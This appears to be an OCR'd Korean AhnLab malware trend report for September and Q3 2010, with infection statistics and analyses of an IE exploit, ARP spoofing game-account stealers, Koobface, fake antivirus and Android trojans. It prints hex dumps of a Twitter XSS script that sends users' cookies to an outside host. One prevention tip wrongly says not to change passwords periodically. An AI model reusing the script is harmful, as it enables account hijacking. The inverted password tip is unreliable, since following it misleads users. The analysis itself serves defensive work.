769BD834   E8 9D04FEFF   CALL   ole32.7699DCD6

7699DCEE   8B45 08       MOV    EAX, DWORD PTR [EBP+8]
7699DCF1   57            PUSH   EDI
7699DCF2   50            PUSH   EAX
7699DCF3   8945 E8       MOV    DWORD PTR [EBP-18], EAX
7699DCF6   897D E4       MOV    DWORD PTR [EBP-1C], EDI
7699DCF9   E8 8DFFFFFF   CALL   ole32.7699DC8B

7699DC8B   8BFF          MOV    EDI, EDI
7699DC8D   55            PUSH   EBP
7699DC8E   8BEC          MOV    EBP, ESP
7699DC90   8B45 08       MOV    EAX, DWORD PTR [EBP+8]
7699DC93   8B08          MOV    ECX, DWORD PTR [EAX]  **** 0D0E0D0E
7699DC95   8D55 08       LEA    EDX, DWORD PTR [EBP+8]
7699DC98   52            PUSH   EDX
```


[그림 2-10] CALL 흐름 변경

이 헥사값은 OLE32 함수들을 거치면서, 최종적으로 Value 즉 [EAX] 값에 따라 CALL 흐름이 변경되고 이를 통해 악의적인 실행이 가능하게 된다.

침해 사이트 Case Study: ARP Spoofing과 Onlinegamehack의 결합

수 많은 악성코드를 대응해 왔지만 그 중에서 가장 기억에 남는 악성코드가 있다면 아마도 2007, 2008년까지 유행했던 "ARP Spoofing과 결합한Onlinegamehack" 일 것이다. 그 당시 침해 사이트와 응용 프로그램(Internet Explorer, Flash, PDF 등)의 취약성을 이용한 악성코드 유포가 많았는데 여기에 "ARP Spoofing" 이라는 해킹기법이 더해 진 것은 악성코드 확산 및 피해측면에서 큰 결과를 가져왔다.

그러나 한동안 잠잠했던 "ARP Spoofing과 결합한 Onlinegamehack" 이 올해 8월 말부터 침해 사이트를 통해서 다시 유포중인 것이 운영 중인 Active Honeypot에서 확인되었고 지금까지 다수의 변종이 수집되어 엔진에 대응해 왔고 유포 URL들은 국가기관 및 고객사에 공유하여 피해예방을 해 왔다. 하지만 지금도 많은 고객(기업)들이 해당 악성코드 감염으로 인한 피해가 발생하고 있는 상황이다. 다시 이슈가 되고 있는 "ARP Spoofing과 결합한 Onlinegamehack" 에 대한 악성코드 유포방식에 대해서 정리해 보았다.



[그림 2-11] ARP Spoofing과 결합된 Onlinegamehack의 전체구조

① 공격자는 불특정 웹 사이트를 대상으로 웹 공격(SQL Injection, XSS 등)을 수행하여 취약한 사이트의 웹 페이지에 yahoo.js 링크 삽입

② 악성코드 배포를 위한 숙주 사이트 3개를 구축 및 운영

③ 취약한 사이트는 웹 페이지에 삽입된 yahoo.js에 의해서 악성코드 숙주 사이트와 링크

④ 로컬 PC가 취약한 Internet Explorer를 사용하여 yahoo.js가 삽입된 사이트에 접속

⑤ 취약한 Internet Explorer에 의해서 접속한 사이트에 삽입되었던 yahoo.js 링크가 실행되면서 로컬 PC에 yahoo.js가 다운로드 & 실행

⑥ 실행된 yahoo.js에 의해서 로컬 PC에는 추가로 ad.htm, news.html, count.html이 다운로드 & 실행

⑦ ad.htm, news.html은 Internet Explorer의 취약성을 이용하여 s.exe 다운로드 & 실행하는 Exploit

⑧ 로컬 PC에 다운로드된 s.exe가 실행되면 smx4pnp.dll을 생성한 후 실행

⑨ 실행된 smx4pnp.dll에 의해서 로컬 PC에는 추가로 ma.exe, tt.exe가 다운로드 & 실행

⑩ ma.exe는 특정 온라인 게임 사용자의 계정정보를 탈취하는 Onlinegamehack 악성코드

⑪ tt.exe는 ARP Spoofing기능을 가진 악성코드

이번에는 악성코드 감염을 위해서 사용된 취약점은 아래와 같다.

▶ MS10-035: http://www.microsoft.com/korea/technet/security/bulletin/MS10-035.mspx

만약 감염된 PC가 IE의 보안 업데이트만 잘 되어 있었다면? 이번 ARP Spoofing과 결합한 Onlinegamehack 역시 IE의 보안 취약점을 사용했기에 감염된 PC가 보안 업데이트만 잘 되어 있었다면 기업 PC와 네트워크 모두 안전했을 것이다. 그만큼 보안 업데이트가 가장 기본적인 것이면서도 중요하다는 것을 다시 한번 깨닫게 해주는 사례이다.

3. 웹 보안 동향

웹 보안 통계


월별 악성코드 보안 요약

구분	건수
악성코드 발견 건수	85,167
악성코드 유형	857
악성코드가 발견된 도메인	693
악성코드 발견된 URL	2,637

[표 3-1] 웹 사이트 보안 요약

악성코드 발견 건수는 85,167건이고, 악성코드 유형은 857건이며, 악성코드가 발견된 도메인은 693건이며, 악성코드 발견된 URL은 2,637 건이다. 2010년 9월은 2010년 8월보다 악성코드 발견 건수, 악성코드 유형, 악성코드가 발견된 도메인, 악성코드 발견된 URL 은 다소 감소하였다.


월별 악성코드 발견 건수



[그림 3-1] 월별 악성코드 발견 건수

2010년 9월 악성코드 발견 건수는 전달의 94,045건에 비해 91% 수준인 85,167건이다.


월별 악성코드 유형



[그림 3-2] 월별 악성코드 유형

2010년 9월 악성코드 유형은 전달의 880건에 비해 97% 수준인 857건이다.


월별 악성코드가 발견된 도메인



[그림 3-3] 월별 악성코드가 발견된 도메인

2010년 9월 악성코드가 발견된 도메인은 전달의 782건에 비해 89% 수준인 693건이다

월별 악성코드가 발견된 URL




[그림 3-4] 월별 악성코드가 발견된 URL

2010년 9월 악성코드가 발견된 URL은 전달의 3,638건에 비해 72% 수준인 2,637건이다.

악성코드 유형별 배포 수

유형	건수	비율
Win32/VIRUT	23,852	28 %
ADWARE	22,229	26.1 %
TROJAN	17,995	21.1 %
JOKE	2,580	3 %
DROPPER	2,229	2.6 %
DOWNLOADER	405	0.5 %
APPCARE	386	0.5 %
SPYWARE	86	0.1 %
ETC	15,405	18.1 %
	85,167	100 %

[표 3-2] 악성코드 유형별 배포 수



[그림 3-5] 악성코드 유형별 배포 수

악성코드 유형별 배포 수에서 Win32/VIRUT류가 23,852건 전체의 28%로 1위를 차지하였으며, ADWARE류가 22,229건으로 전체의 26.1%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	↑ 5	Win32/Virut	15,061	24.5 %
2	↓ 1	Win-Adware/Shortcut.InlivePlayerActiveX.234	12,921	21.1 %
3	–	Win32/Induc	6,843	11.2 %
4	New	Win-Trojan/Agent.65024.HY	5,614	9.2 %
5	New	HTML/Exploit-cve	4,071	6.6 %
6	New	Win32/Virut.F	3,931	6.4 %
7	New	Win-Adware/Shortcut.Tickethom.36864	3,661	6 %
8	↓ 1	Win-Trojan/Spack.Gen	3,477	5.7 %
9	↓ 1	Win32/Virut.B	3,217	5.2 %
10	↓ 1	Win-Joke/Stressreducer.1286147	2,562	4.2 %
			61,358	100 %

[표 3-3] 악성코드 배포 Top 10

웹 보안 이슈

SNS의 쪽지 기능을 통해 전파되는 악성코드 주의


9월에는 페이스북(facebook), 마이스페이스myspace과 같은 SNS의 쪽지 기능을 이용해 악성코드를 유포시키는 Kooface 변종이 발견되었다.

Kooface는 페이스북과 마이스페이스에서 제공하는 [그림 3-6]과 같은 쪽지 기능을 이용하여 악성코드를 유포하는 악의적인 URL를 유포하는 방식으로 확산되는 것을 확인되었다.

[그림 3-6] 악성코드를 전파하는 쪽지 기능

쪽지기능에서 악성 URL을 클릭할 경우에는 유투브(youtube)등의 서비스로 위장된 사기성 페이지에 접속하게 되며, flash player를 설치하라는 내용의 메세지 창을 보게된다.

사용자가 이 메세지창을 클릭하게 되면 사용자의 시스템에 악성코드가 설치된다.



[그림 3-7] 유투브로 위장한 페이지

해당 악성코드가 설치되면, 페이스북의 로그인 정보나 신용카드 정보와 같이 사용자의 민감한 정보를 탈취하거나, 시스템을 좀비 PC로 만들어 p2p 기반의 botnet에 접속하여 마스터의 명령을 수행하게 한다. 또한, 악성코드가 설치된 PC에서 추가적인 악성코드를 다운로드 하고, 다량의 네트워크 트래픽을 발생하여 시스템의 네트워크 가용성을 저하시키는 것으로 확인되었다. 그 외에도 탈취한 SNS 서버스들의 로그인 정보를 또 다른 악성코드 전파시에 사용한다.

현재 해당 악성코드는 V3 에서 아래와 같이 진단을 하고 있다.

V3(2010.09.27.04) Win32/Koobface.worm.58368.F Win-Trojan/Tdss.102912.B Win32/Koobface.worm.119808 Win-Trojan/Koobface.253952 Win-Trojan/Koobface.28544 Win32/Koobface.worm.64512.G
V3(2010.09.27.03) Win32/Koobface.worm.153600.B
Trojan/Win32.Agent Worm/Win32.Koobface Backdoor/Win32.Agent

[표 3-4] V3에서 진단하는 관련 악성코드 진단 목록

해당 악성코드로 인한 피해를 방지하기 위해서는, 사용자는 아래와 같은 예방법을 평소에 따라야 한다.

1. 안티바이러스(백신) 프로그램을 설치하여 항상 최신 엔진을 유지하며, 실시간 감시 기능을 사용한다.
2. 출처가 불분명한 쪽지의 URL은 절대 접속하지 않는다.
3. 자신이 이용하는 서비스들의 패스워드를 주기적으로 변경하지 않는다.

트위터 웹 사이트의 크로스 사이트 스크립팅 취약점 악용

9월 7일 오후 해외 보안 업체에서 유명 소셜 네트워크 서비스(Social Network Service) 웹 사이트인 트위터(twitter)에서 XSS(Cross-Site Scripting) 취약점을 발견되었음을 밝혔다.

이 번에 발견된 XSS 취약점은 총 2개의 웹 사이트를 이용하여 악용되었으며 각각의 해당 웹 사이트들에서는 서로 다른 스크립트 악성코드를 실행 하도록 구성 되어 있었다.

```
00000000 | 77 69 6E 64 6F 77 2E 6F | 6E 6C 6F 61 64 3D 66 75 | window.onload=fu
00000010 | 6E 63 74 69 6F 6E 28 29 | 7B 6C 6F 63 61 74 69 6F | nction(){locatio
00000020 |                         |                         | n.href='
00000030 | 66 78 2E 63 6F 6D 2F 74 | 77 2F 3F 63 6F 6F 6B 69 | fx.com/tw/?cooki
00000040 | 65 3D 27 2E 63 6F 6E 63 | 61 74 28 65 73 63 61 70 | e='.concat(escap
00000050 | 65 28 64 6F 63 75 6D 65 | 6E 74 2E 63 6F 6F 6B 69 | e(document.cooki
00000060 |                         |                         | e),'&token='
00000070 |                         |                         |
00000080 |                         |                         |             ;/valu
00000090 | 65 5C 27 2C 20 5C 27 28 | 5B 5E 5C 27 5D 2B 29 2F | e\', \'([^\']+)/
```

```
00000000 | 77 69 6E 64 6F 77 2E 6F | 6E 6C 6F 61 64 3D 66 75 | window.onload=fu
00000010 | 6E 63 74 69 6F 6E 28 29 | 7B 0A 6C 6F 63 61 74 69 | nction(){.locati
00000020 |                         |                         | on.href='//
00000030 |                         |                         |           /joseph
00000040 | 2F 74 77 69 74 74 65 72 | 2F 3F 63 6F 6F 6B 69 65 | /twitter/?cookie
00000050 | 3D 27 2E 63 6F 6E 63 61 | 74 28 65 73 63 61 70 65 | ='.concat(escape
00000060 | 28 64 6F 63 75 6D 65 6E | 74 2E 63 6F 6F 6B 69 65 | (document.cookie
00000070 |                         |                         | ),'&token='
00000080 |                         |                         |
00000090 | 54 4D 4C 2E 6D 61 74 63 | 68 28 2F 76 61 6C 75 65 | TML.match(/value
```

[그림 3-8] 트위터 웹 사이트의 XSS 취약점을 악용한 스크립트 악성코드

트위터 웹 사이트의 크로스 사이트 스크립팅 취약점 악용

이번에 발견된 트위터 웹 사이트에 존재하는 XSS 취약점을 악용하는 스크립트 악성코드는 트위터 사용자의 시스템에 존재하는 쿠키(Cookie) 파일들을 특정 시스템으로 전송하는 역할을 수행 하도록 되어 있다. 그러나 해당 스크립트 악성코드를 분석 할 당시에는 해당 스크립트 악성코드를 유포한 웹 사이트들에 접속되지 않았다. 그리고 트위터 보안팀에서는 이미 해당 취약점을 더 이상 악용하지 못하도록 웹 사이트를 수정하였다고 한다.

이 번에 발견된 트위터 웹 사이트에 존재하였던 XSS 취약점을 악용하는 스크립트 악성코드는 V3 제품군에서는 "JS/Twetti"로 진단한다.

Ⅱ. 2010년 3 분기 보안 동향

1. 악성코드 동향


악성코드 통계

2010년 3분기 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	–	TextImage/Autorun	1,156,366	15.9 %
2	New	JS/Iframe	825,861	11.3 %
3	↑ 8	JS/Exploit	815,745	11.2 %
4	↓ 2	Win32/Induc	757,796	10.4 %
5	–	Win32/Parite	353,160	4.9 %
6	↓ 3	JS/Agent	347,039	4.8 %
7	↓ 1	Win32/Olala.worm.57344	335,187	4.6 %
8	–	Win32/Conficker.worm.Gen	267,368	3.7 %
9	New	JS/Cve-2010-0806	241,091	3.3 %
10	↓ 3	Win32/Virut.B	240,667	3.3 %
11	New	JS/IFrame	230,773	3.2 %
12	New	HTML/Exploit-cve	212,333	2.9 %
13	–	Win32/Virut	209,493	2.9 %
14	New	Win-Trojan/Securisk	206,424	2.8 %
15	↓ 3	TextImage/Sasan	199,115	2.7 %
16	New	Win-Trojan/Spack.Gen	191,268	2.6 %
17	–	TextImage/Viking	182,453	2.5 %
18	↓ 9	JS/Redir	179,288	2.5 %
19	New	Win-Trojan/Inject.1588224	166,501	2.3 %
20	New	Win-Trojan/OnlinegameHack6.Gen	163,291	2.2 %
			7,281,219	100 %

[표 4-1] 악성코드 감염보고 3 분기 Top 20

2010년 3분기 악성코드 감염 보고는 TextImage/Autorun이 1위를 차지하고 있으며, JS/Iframe과 JS/Exploit가 각각 2위와 3위를 차지 하였다. 신규로 Top20에 진입한 악성코드는 총 8건이다.



AhnLab V3Net for Windows Server 7.0


아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드별 변종을 종합한 악성코드 대표진단명 감염보고 Top200이다.

순위	등락	악성코드명	건수	비율
1	–	Win-Trojan/Agent	2,433,531	14.4 %
2	–	Win-Trojan/Downloader	2,143,188	12.7 %
3	–	Win-Trojan/Onlinegamehack	1,658,724	9.8 %
4	–	TextImage/Autorun	1,157,015	6.9 %
5	↑ 6	Win-Trojan/Overtls	993,675	5.9 %
6	↓ 1	Win32/Autorun.worm	861,872	5.1 %
7	New	JS/Iframe	825,861	4.9 %
8	New	JS/Exploit	815,745	4.8 %
9	↓ 3	Win32/Virut	795,043	4.7 %
10	↓ 2	Win32/Conficker	770,927	4.6 %
11	↓ 4	Win32/Induc	758,459	4.5 %
12	↑ 3	Dropper/Malware	592,372	3.5 %
13	↓ 4	Win-Trojan/OnlineGameHack	501,675	3 %
14	–	Win32/Kido	430,491	2.5 %
15	New	Win-Adware/WebSide	415,239	2.5 %
16	↑ 1	Win32/Parite	357,635	2.1 %
17	↓ 5	Win-Trojan/Bho	347,240	2.1 %
18	↓ 8	JS/Agent	347,047	2.1 %
19	↓ 6	Win-Trojan/Adload	343,011	2 %
20	New	Win32/Olala	337,180	2 %
			16,885,930	100 %

[표 4-2] 악성코드 대표진단명 감염보고 3분기 Top 20


2010년 3분기 사용자 피해를 주도한 악성코드들의 대표진단명을 보면 Win-Trojan/Agent가 총 보고 건수 2,433,531건으로 전체의 14.4%를 차지하여 1위를 차지하였다. 그 뒤를 Win-Trojan/Downloader이 2,143,188건으로 12.7%, Win-Trojan/Onlinegamehack이 1,658,724건으로 9.8%를 차지하여 2위와 3위를 차지 하였다.

아래 차트는 2010년 3분기 동안 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.



[그림 4-1] 악성코드 유형별 3분기 감염보고 비율

악성코드 유형별로 감염보고건수 비율은 TROJAN류가 46%로 가장 많은 비율을 차지하고 있으며, 다음으로 SCRIPT가 13.5%, WORM가 11%의 비율을 각각 차지하고 있다.



[그림 4-2] 악성코드 월별 감염보고 건수


2010년 3분기의 악성코드 월별 감염보고 건수는 37,022,157건으로 2010년 2분기의 악성코드 월별 감염 보고건수 34,205,361건에 비해 2,816,796건이 증가하였다.

아래 표는 2010년 3분기에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top200이다.

순위	악성코드명	건수	비율
1	Win-Trojan/Downloader.191416	104,140	1.5 %
2	Win-Trojan/Downloader.24576.AGK	93,982	1.3 %
3	Win-Trojan/Downloader.24576.AHK	73,994	1.1 %
4	Win-Trojan/Downloader.518657	69,847	1 %
5	Win-Dropper/Createlink.830976	68,352	1 %
6	Win-Adware/Shortcut.DownKing.51210	67,426	1 %
7	Win-Trojan/Agent.90112.AAK	61,205	0.9 %
8	Win-Trojan/Downloader.210944.L	55,938	0.8 %
9	Win-Trojan/Downloader.24576.AGW	55,665	0.8 %
10	Win-Trojan/Startpage.197355	55,036	0.8 %
11	Win-Adware/StartPage.964272	54,003	0.8 %
12	Win32/Autorun.worm.49152.AH	52,747	0.8 %
13	Win-Adware/File119Desk.476872	52,241	0.7 %
14	Win-Trojan/Downloader.427520.C	51,947	0.7 %
15	Win32/Korlab.worm.237568	50,335	0.7 %
16	Win-Adware/WindowSp.237568	50,254	0.7 %
17	Win-Trojan/Downloader.24576.AGQ	49,706	0.7 %
18	Win-Trojan/Overtls.580096.B	48,295	0.7 %
19	Win-Adware/Nieguideplus.37428	47,382	0.7 %
20	Win-Trojan/Downloader.73728.FP	47,260	0.7 %
		1,209,755	17.2 %

[표 4-3] 신종 악성코드 감염보고 Top 20

2010년 3분기의 신종 악성코드 감염 보고의 Top 20은 Win-Trojan/Downloader.191416가 104,140건으로 전체 1.5%를 차지하여 1위를 차지하였으며, Win-Trojan/Downloader.24576.AGK가 93,982건 2위를 차지하였다.



[그림4-3] 신종 악성코드 분기 유형별 분포


2010년 3분기의 신종 악성코드 유형별 분포는 트로잔(TROJAN)이 45%로 1위를 차지하였다. 그 뒤를 이어 스크립트(SCRIPT)가 15%, 애드웨어(ADWARE)이 10%를 각각 차지하였다.

악성코드 이슈

3분기의 특징적인 악성코드 이슈를 돌아보면 4가지로 압축될 수 있다. 작년에 이어서 발생한 소규모의 7.7DDoS 공격과, 트위터와 같은 SNS를 이용한 악성코드, 여전한 가짜백신 활동, 스마트폰의 선풍적인 인기에 따른 스마트폰 악성코드 본격화 등이다. 3분기에 발생했던 공격들에 대해서 간략히 정리해 보면 다음과 같다.

7.7 DDoS 공격을 돌아보며

작년 국내 인터넷 사용에 큰 혼란을 주었던 7.7 DDoS 공격이 발생하지도 1년이 지났다. 이후 새로운 공격이 발생하지 않을까 많은 보안업체들이 촉각을 곤두세우며 7월을 보냈다. 다행히 작년과 달리 소규모의 공격이 다시 발생하는 수준에 그쳤다. 하지만 해당공격은 작년에 발생한 공격과 동일한 것이었다. 이로 인하여 일부 매스컴에도 이러한 내용이 보도 되기도 하였다. 작년의 공격이 다시 재발 하였던 원인은 다음과 같다.



[그림4-4] 2009년도를 강제 할당 하는 부분


[그림4-4]을 보면 로컬 타임을 얻어와도 다시 2009년으로 할당 하기 때문에 감염되어 치료하지 않은 시스템은 다시 공격을 수행 할 수가 있다. 여전히 백신을 설치하여 치료하지 않았거나 복구를 위하여 하드 디스크 이미지 작업을 감염된 상태로 두고 이를 다시 복원하여 사용한 경우가 있다면, 7.7 DDoS 공격은 미비하지만 앞으로도 그날이 되면 계속 발생 할 것으로 추정된다.

국산 프리웨어로 위장한 미투데이, 트위터 관련 악성코드

7월 30일 오전 국내에서 제작된 프리웨어 프로그램을 이용하여 국내외 대표적인 SNS사이트(미투데이, 트위터)를 이용하여 악성코드를 유포하는 사례가 발견되었다. 이번에 발견된 국내에서 제작된 프리웨어 프로그램은 아래 이미지와 같이 모기퇴치 프로그램이라고 명시하고 있으나 실제 해당 프로그램이 실행되면 윈도우 시스템 폴더(C:₩windows₩system32)에 ckass.dll (101,376 바이트)라는 DLL 파일을 생성한다.

생성된 DLL 파일은 아래 그림과 같이 미투데이와 트위터 계정의 특정 페이지에 접속을 시도하며 성공적으로 접속이 이루어지면 해당 트위터 계정에서 생성한 트윗 메시지를 통해 다른 시스템에서 특정 파일을 다운로드 한 후 실행하도록 되어 있다.

[그림 4-5] 미투데이 사례



[그림 4-6] 트위터 사례


그러나 테스트할 당시에는 해당 시스템에는 파일이 존재하지 않았으며 2010년 5월 이후로 다른 특정 트윗 명령들이 존재하지 않는 것으로 미루어 해당 트위터 계정은 더 이상 사용되지 않는 것으로 추정된다. 이번 국산 프리웨어로 위장해 감염을 시도하고 미투데이와, 트위터를 통해 조정 명령을 수행한 악성코드는 V3 제품군에서 다음과 같이 진단한다.

Dropper/Twitbot.494080

Win-Trojan/Agent.101376.DG

정상 백신을 사칭하는 가짜 백신

3분기에는 정상 백신을 사칭하는 가짜 백신이 많이 등장하였다. 일반적인 가짜백신 활동 방법으로 해당 가짜 백신은 실행중인 상태로 대기 하다가 사용자들이 많이 사용하는 인터넷 익스플로러 실행파일을 실행하면 다음과 같이 경고창을 발생한다. 이는 잘 알려진 백신을 그대로 사칭한 모습이다.



[그림4-7] 정상백신을 진단화면을 사칭한 모습

사용자들이 'Apply actions' 을 클릭하면 마치 치료하는 것처럼 거짓 치료화면을 보여준다. 그러나 실제로는 인터넷 익스플로러 파일이 삭제되거나 치료되지 않는다. 이후 가짜 백신은 다음과 같은 화면을 보여주는데 일부 변형은 Virus Total 이란 유명 온라인 파일 검사 사이트로 위장하기도 하였다. 다른 변형은 아래 모습처럼 보여지기도 한다.

[그림4-8] 가짜 백신 설치를 유도하는 화면

스마트폰 악성코드의 본격적인 등장

2010년 8월 달을 시작으로 안드로이드(Android) 플랫폼을 기반으로 한 스마트폰(SmartPhone)에서 동작하는 악성코드가 발견되기 시작하고 있다. 8월엔 총 3가지 종류의 안드로이드 플랫폼용 악성코드가 다음과 같이 발견되었다.

- Android-Trojan/Ewalls의 경우 스마트폰의 배경화면을 변경해 주는 프로그램으로 SIM정보와 같이 민감한 정보들을 사용자의 동의 없이

